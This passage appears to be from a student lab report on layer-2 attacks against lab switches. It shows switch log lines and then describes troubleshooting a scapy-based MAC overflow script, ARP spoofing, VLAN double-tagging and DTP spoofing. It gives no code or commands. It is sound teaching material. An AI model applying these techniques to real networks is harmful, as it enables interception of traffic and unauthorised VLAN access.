*Jul 19 22:23:11.501: %LINK-3-UPDOWN: Interface GigabitEthernet1/0/24, changed s
tate to up
*Jul 19 22:23:12.500: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEth
ernet1/0/24, changed state to up
```

Problems:

Lack of knowledge of how to send out packets that would be valid for a MAC overflow attack:
When we came into this, we had no idea how to actually send out packets, let alone tailor them to exploit vulnerabilities with the switches we were meant to hack. After doing a lot of research into how the MAC OF attack, my group mate ran into the scapy package for python. We were able to scrap together a MAC overflow script after a lot of technical challenges, and we were able to make the attack work

Ethernet issues:
Midway through lab, one of our PC's stopped receiving connections form the switch. After some trouble shooting, we discovered it was because the Ethernet cable connecting the PC to the rack was busted. This was quite annoying to fix, as there were no available cables with the sufficient length to replace it. We were eventually able to find an Ethernet coupler, and we reestablished a connection with the rack

Topology issues:
We had to spend a long time figuring out a topology that would show the effects of the attack. After a few hours of thinking, we discovered that a router was needed to show the effects of ARP spoofing, because it could be used as a destination. If the attacking PC saw traffic that was only supposed to go to the router, we would know an attack succeeded.

VLAN double-tagging:
After a lot of effort, we were able to come up with a double tagged packet that should have been able to travel to a VLAN that was not supposed too. However, to our surprise, it did not work. After hours of searching, we thought we discovered that VLAN double tagging does not work on modern switch, we decided to move onto DTP spoofing. However, when that also did not work, we were at a loss. After a while, awe stumbled into an entreating piece of information, the switch had been dropping so called "runts". After discovering this, we were finally able to send out packets that were able to protect VLANs that should have been inaccessible. We decided to stick with DTP spoofing, however, because it seemed like a much cooler attack.